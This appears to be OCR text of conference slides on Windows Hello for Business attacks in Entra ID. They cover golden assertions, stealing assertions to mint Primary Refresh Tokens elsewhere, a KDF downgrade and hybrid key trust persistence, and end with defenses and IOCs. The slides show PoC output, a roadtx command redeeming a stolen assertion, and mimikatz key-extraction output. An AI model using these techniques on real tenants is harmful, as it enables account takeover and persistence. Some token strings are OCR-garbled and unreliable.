Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
Assertion: ew@KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQi0iAgIjl4TWZBekZxUTMyNkw2bVk50GZWNkFTZ
kNEVVBQLzJMSGZuTWpkayt0U2M9IiwNCiAgICAidXNIIjogICJuZZMiDQp9.ew@KICAgICJpc3Mi0iAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQi0iAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTIxODUxLA0KICAgICJleHAi0iAgMTcyMTEy0TA1MSwNCiAgICAic2NvcGUi0iAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmvxdWvzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfXzNSYWpzNWLyQ2tmSENJMkFUMILJNkc1UnZIQi1GcHZr
QU9fUnVfRDF5VEI3Y3NldjM@amdMDNvxkxwZ0RVUVXa3hWNR0RPRV9UeF96b1U2Y3VGWllnQuEiDQp9.emdCHtsca22vxkJ3tkwnR0f70IP1nzdWZq4yeVU
_YJscarzk90oDAKskSTyeH10IVgNmWELkv7X1lu3QGbqzEIT1c5IBEemkgWgeSYQNnOTWCQJkPF9gT66HnOdkWzPFJsRAEC5W083Ianf4HEd63jn7CeMYJXEy
_YIwDrxSZnZn5hBddVn9ckzJcLGNj1d6tfu38L_Bc001b7lZLQn5HkpVjQn9UMbXdhALmP9ufOCHc-BetKf0ZbIKrZeA910EoPlPn399AME2o13tguvhaCb80
_CQEyva148wEjqGakkgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents>
```

Signed assertion with WHFB private key (old)

Encoded PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXN1I
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYy0DdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE20
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
    "alg": "RS256",
   "typ": "JWT",
   "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
    "use": "ngc"
PAYLOAD: DATA
    "iss": "tpmtest@iminyour.cloud",
    'aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
    'iat": "1684308606",
    exp": "1684309206"
    'scope": "openid aza ugs"
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key

 Problem: we need to use device cert+keys to use the assertion, which will bind the PRT to the device's TPM

Windows Hello usage over RDP



RDP to device without TPM = PRT exposure

```
PS C:\Users\TokenProtection\Documents> dsregcmd /status
                                                                                      NESKTOP-86AQKLO - Remote Desktop Connection
 Device State
                                                                                          mimikatz 2.2.0 x64 (oe.eo)
                                                                                      RecySID name : NT AUTHORITY\SYSTEM
              AzureAdJoined : YES
                                                                                                {0;000003e7} 1 D 45042 NT AUTHORITY\SYSTEM
                                                                                                                                                   S-1-5-18
           EnterpriseJoined : NO
                                                                                          -> Impersonated !
               DomainJoined : NO
                                                                                          * Process Token : {0;012c3009} 2 F 19673846 AzureAD\TPM
                                                                                                                                                   S-1-12-1-4191710559-13
            Virtual Desktop: NOT SET
                                                                                       7 (10g,24p)
                                                                                                       Primary
                                                                                          * Thread Token : {0;000003e7} 1 D 19883091 NT AUTHORITY\SYSTEM
                Device Name : DESKTOP-9FJOBHL
                                                                                                                                                          S-1-5-18
                                                                                         elegation)
                                                                                         mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5E
 Device Details
                                                                                         AAAQAAIAAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAAA6AAAAAAgAAIAAAAFxLUzuY4Gp
                                                                                         AAAJVaAXwsbO34FeR1ehw7Wh17TzUCSyJJ-J6jmrQVnCqRYggJyzuQWZqeO0muj4wwDUAAAAABjBiAHjkeIKA
                                                                                         55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
                    DeviceId: 973db80e-0a42-401c-b871-41cc47bdf5f4
                                                                                                   : AzureAD-SecureConversation
                 Thumbprint: 4FD99D9519F7060A1A4F750430972938C9FCC78B
                                                                                         Context : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
                                                                                          * using CryptUnprotectData API
                                                                                          (ev type : Software (DPAPI)
             KeyContainerId : 7905a9be-343f-47b8-8006-b0b1f7cd295e
                                                                                         Clear key : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
                KeyProvider : Microsoft Platform Crypto Provider
                                                                                         Derived Key: dc1a1f812bf53fe276ff7e149b94602625ef64f8f416bf86452fc06bcb89afba
              TpmProtected : YES
           DeviceAuthStatus : SUCCESS
                                                                                         mimikatz #
  Tenant Details
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake)

PAYLOAD: DATA

device

Signed assertion with WHFB private key (new)

Encoded PASTE A TOKEN HERE

eyJhbGci0iJSUzI1NiIsICJ0eXAi0iJKV1QiLCA ia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcE Z2YzBXRTdOMXFHUmNpTk50YzJFUT0iLCAidXN1I joibmdjIn0.eyJpc3Mi0iJtb2JpZWxAaW1pbnlv dXIuY2xvdWQiLCAiYXVkIjoiNjI4N0Yy0EYtNEY 3Ri00MzIyLTk2NTEtQTg2OTdE0EZFMUJDIiwgIm lhdCI6IjE3MTM1Mjk1NDciLCAiZXhwIjoiMTcxM zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg dWdzIiwgInJlcXVlc3Rfbm9uY2Ui0iJBd0FCRWd FQUFBQUNBT3pfQ1FEMF94c0N6MVYzM2o2Sy1jcX hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd 2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN cjY4US1UMj1XZDBzMGdBQSJ9.HJEWJ5xrlhFird e91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY 3Ln4w2G63o

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
   "alg": "RS256",
   "typ": "JWT",
   "kid":
  "Ir0d9rUkx023fw4dI2W1YpFvc0WE7N1gGRciNNtc2EQ=",
   "use": "ngc"
PAYLOAD: DATA
   "iss": "mobiel@iminyour.cloud",
    "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
   "iat": "1713529547",
                                                     Tenant
    "exp": "1713530147",
    "scope": "openid aza ugs",
                                                   Timestamp
    "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6
 cqxoaABE3wA1XXG95eFmEBovgPUv97Mwb-
 Rf91s604sNgmxsZFx7qV4BbRBWMr68Q-T29Wd0s0qAA
                                                        Nonce
```

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in patch FAQ, actual server side enforcement for nonce only enabled in May 2024

FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another

WHFB assertion attack – remaining scenarios

- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it's regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc.

WHFB assertion stealing – From victim session

```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk50GZWNkFTZkNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgImHhdCI6ICAxNzIxMTIINDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY00CwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfOVFuRWQtams00VpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpB0G9SakRwRVo5Z2M2azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2M
```

C24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6j0xMuZm29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMk FZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKomqSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6pOP0F

9IT3mr0FL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA

WHFB assertion stealing – attacker host

```
(ROADtools) → ROADtools git:(master) × roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBe
kZxUTMyNkw2bVk50GZWNkFTZkNEVVBQLzJMSGZuTWpkayt0U2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3Mi0iAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0K
ICAGICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTI1NDQ4LA0KICAGICJleHAiOiAgMTcyMTEzMjY0OCwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwN
CiAqICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBf0VFuRWQtams00VpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpB0G9SakRwRVo5Z2M2
azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2MC24 ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6j0xMuZ
m29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx xDKiIk-Ee0hepYo6jTNMMkFZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk F Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKom
qSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6p0P0F9IT3mr0FL MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA -c hellodemo.pem -k hellodemo.ke
v -u tokprot@iminyour.cloud
Obtained PRT: 0.AXQAj KHYn9PIkOWUahpfY hvIc7qjhtoBdIsnV6MWmI2TviADI.AgABAWEAAAApTwJmzXqdR4BN2miheQMYAgDs wUA9P9Sk9dzSBjiArM4hKUpNmytL1Y1kOtV
tc6wvwUeasa5cXyGHYtLOBtdHpfBCAiQdIr14h6zTrtJOs3PlrXAE1B0YDiDWp6xhOPn1MaTTRlXevwrDddQH0MOrcEDafm94bBiBZKJoRIFb5vBmsHpXado1qYPVZJCnixQJu40 pTD
7jwk7xpKqOufAHaUVg5eHra-0biQm6nfwCpxNoW2TWVMUVpdsVCRl0VjbsyFeuQ1i3FU6e0yrv6hi1crkY2ZdzEJoagfsNAi6oWXu_LBHNzXOtPbNE4oALIOXU3H66zOBV5S5SROWYWy
jioLQLvca7oI3KuMaJ7cF2cd1b0PeHyvc1MXYfsc6Vo7ldwTu1HA akHhV1iGXuk1hKm-C BlD8cRAa4DISe-Fcx1Q1ttjAhvAV617LuY01fHXsAxSfddr3usdG0f7iVB7FlzhZ1nDae
7YRyXti2T2swhCgHz7Gp0D0NhIgyKvQF00XWazqFqNq6pTP9LLLSLU FsxzCKic-smUycZrOguUGG7MXu1NaCPGJ1ihbZF0Yk6QWpGFsGSUwfS-g Xxy87uwUAbbiFWaoFWMSgzbvdg5
YZiK2GoGYYsAu6yCrBU-xb mX4nr5vWWT9ONdCMlIUVxLxYoiXCjA3bQuleOjm4qOUgK66ltCZBuC-WCwkJJJHZVXGoSSKaQZ5MIKtGmm0hlJHJlLTRVMM8rg0LS5LCsxAJKY2PCL07f
ldGSYyxPDNZwxnAjw1l2LBhwTGQ-uL4eNFdJ0vkxl-9MGD3P1AVsckX355jsL82SvlvFjqcEPATKcAW xqnChlOw-ThWyW-1bJNSKzLYP6VWjYcWRbgHHhsIkLmx73gNWYjKz91yjvXP
A-ppvqj5nSH0S5T0qLjyoK90JIaiKNAv6toMMtabawtKzs009bq139YEyv4WfMW2d86IfpljvJxTqN0krJb-l2GJIECwBDwkLX3ymI3d0kCqc660W8Cy9BmhfSsHhw
Obtained session key: 1e9c562fc8a75815d6e6bd5c8
Saved PRT to roadtx.prt
```

WHFB assertion stealing – token claims

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
    "alg": "RS256",
    "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
    "typ": "JWT",
    "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
    "acr": "1",
    "acrs": [
        "urn:user:registersecurityinfo"
    ],
    "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVlX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7j
LB7mgsOTIoiLl3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
    "amr": [
        "rsa",
        "mfa"
    ],
    "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
```

Bonus: Using WHFB to steal PRTs as SYSTEM

Joint research with Ceri Coburn (@_EthicalChaos_)

PRT protection on modern systems

- PRT is protected with SYSTEM DPAPI
- PRT session key is protected by the TPM
- Not possible to extract it from the OS level unless you have a device without TPM

Cryptographic flaw with PRT session key

- Initial crypto implementation with TPM and PRT session key was flawed.
- Possible to re-use the signing key (derived key) that is used inside LSASS for PRT usage request signing.
- Patched as CVE-2021-33781 in August 2021, adding new key derivation function (KDF) version (KDFv2).
- New key derivation function forces usage of a time-bound request nonce

KDFv2 request

- KDFv2 support indicated in PRT request
- KDF version embedded in PRT

HEADER: ALGORITHM & TOKEN TYPE

```
{
    "alg": "RS256",
    "typ": "JWT",
    "x5c":
```

"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0 BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk 3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U EAxMkN2FjOThmZTAtZjA0MS000WFjLThjOTYtMzVhZDQ1NzI2NDcwMII BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A +PzmY1eW1000EuDHJ5yulyegAaAxNE

/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11 r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg KqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt0 84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw

/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1

/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH

/BAWWCgYIKwYBBQUHAWIWIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx JjJY1rUVyZHAWIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI

/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+1 ST5GZdlXvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s

/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0 7UMD8vc+8HYSQmk

/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMszRizLMl1t1MNP+13JeVx8Kp65


 $/{\tt MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4} \\ {\tt NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYhPE8ygahf6dyKwSBE} \\ {\tt H295HBsnmRhT"}, \\$

"kdf_ver": 2

KDF downgrade

- KDF downgrade not possible for existing PRTs.
- However, for backwards compatibility reasons, still possible to request a new PRT with old KDF version.
- Since we control WHFB authentication material, we can request a new PRT at any time with old KDF version.
- Does require SYSTEM because we need to use the device key and to talk to the TPM at least once to derive our re-usable derived key.
- Possible to do with Shwmae by Ceri https://github.com/CCob/Shwmae

KDF downgrade demo



KDF downgrade

- Was reported to MSRC before Def Con talk last year
- Was supposed to be fixed before Def Con in August 2025
- Fix was ultimately rolled back due to too many clients breaking (not being updated for the new KDF version)
- As of today (12/02/2025) still possible to use KDFv1 and its downgrade

 Resulting PRT + derived key can be used as long as the PRT is valid (90 days)

Hybrid WHFB attacks

Joint research with Ceri Coburn (@_EthicalChaos_)

Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
 - Cloud Kerberos trust
 - Hybrid certificate trust
 - Hybrid key trust

Always enabled

Require configuration

Windows Hello for Business flavours

- Entra ID native
- Active Directory only
- Entra ID and Active Directory
 - Cloud Kerberos trust
 - Hybrid certificate trust
 - Hybrid key trust

Always enabled


Require configuration

Enabled by default if hybrid setup

Hybrid key trust

- Hybrid key trust syncs WHFB keys from Entra ID to on-prem AD
- Written to msDS-KeyCredentialLink attribute by Entra ID Connect Sync
- Requires a certificate on the domain controller to function
- Essentially the legit behaviour of the "shadow credentials" technique
- Kerberos PKINIT is used to authenticate

Hybrid key provisioning process



WHFB assertion stealing – Hybrid key trust

- Using WHFB keys counts as performing MFA
- We can get a token with "ngcmfa" claim to provision a new WHFB key or FIDO key/passkey
- Provisioning a WHFB key in Entra will be written back to on-prem in case of hybrid setup – this is Hybrid Key Trust WHFB
- Sync can take up to 30 minutes
- Provides AD persistence without even requiring line-of-sight to DC
- Can be used on-prem with PKINIT auth

WHFB Hybrid key trust – lateral movement

- With sufficient permissions in Entra ID you can provision WHFB keys on other accounts
 - Microsoft Graph API for FIDO key provisioning
 - Via Temporary Access Pass if enabled
- Will be written to on-prem AD by sync process
- With network access on-prem this can be used to compromise AD
- This is why you shouldn't sync AD Tier 0 / Tier 1 accounts to Entra ID

Conclusions

- Credential Phishing is not only limited to cookies or tokens.
- Passwordless persistence must be revoked when account compromise is suspected (resetting password not sufficient).
- Access to the user's workstation means attackers can deploy identity persistence, even without admin rights.
- Hybrid setups means identity movement possible from not just onprem to cloud, but sometimes also the other way around.

Defenses

- Compliant device CA policy will defend against most current attacks (except for some bypasses)
 - To make compliant devices effective, need restrictions in Intune on which devices can enroll
- Forcing Phishing Resistant Authentication methods is effective against cred phishing
 - Remember that if phishing resistant is not enforced, and the user has a phishable credential configured, phishing sites can prompt for the weakest form of authentication
 - Does not mitigate device code phishing (but a device code CA policy will)
- IOCs: user adding a new device + WHFB key
- Do not sync AD tier 0 / tier 1 accounts to Entra ID (things may be synced back)
- Don't let attackers execute code on your user's workstations

Tools

- roadtx part of ROADtools: https://github.com/dirkjanm/ROADtools/
- Windows Hello assertion POC (PowerShell): https://github.com/dirkjanm/ROADtools/tree/master/winhello_assertion
- Shwmae by Ceri Coburn: https://github.com/CCob/Shwmae





Windows Hello abuse – The sequel

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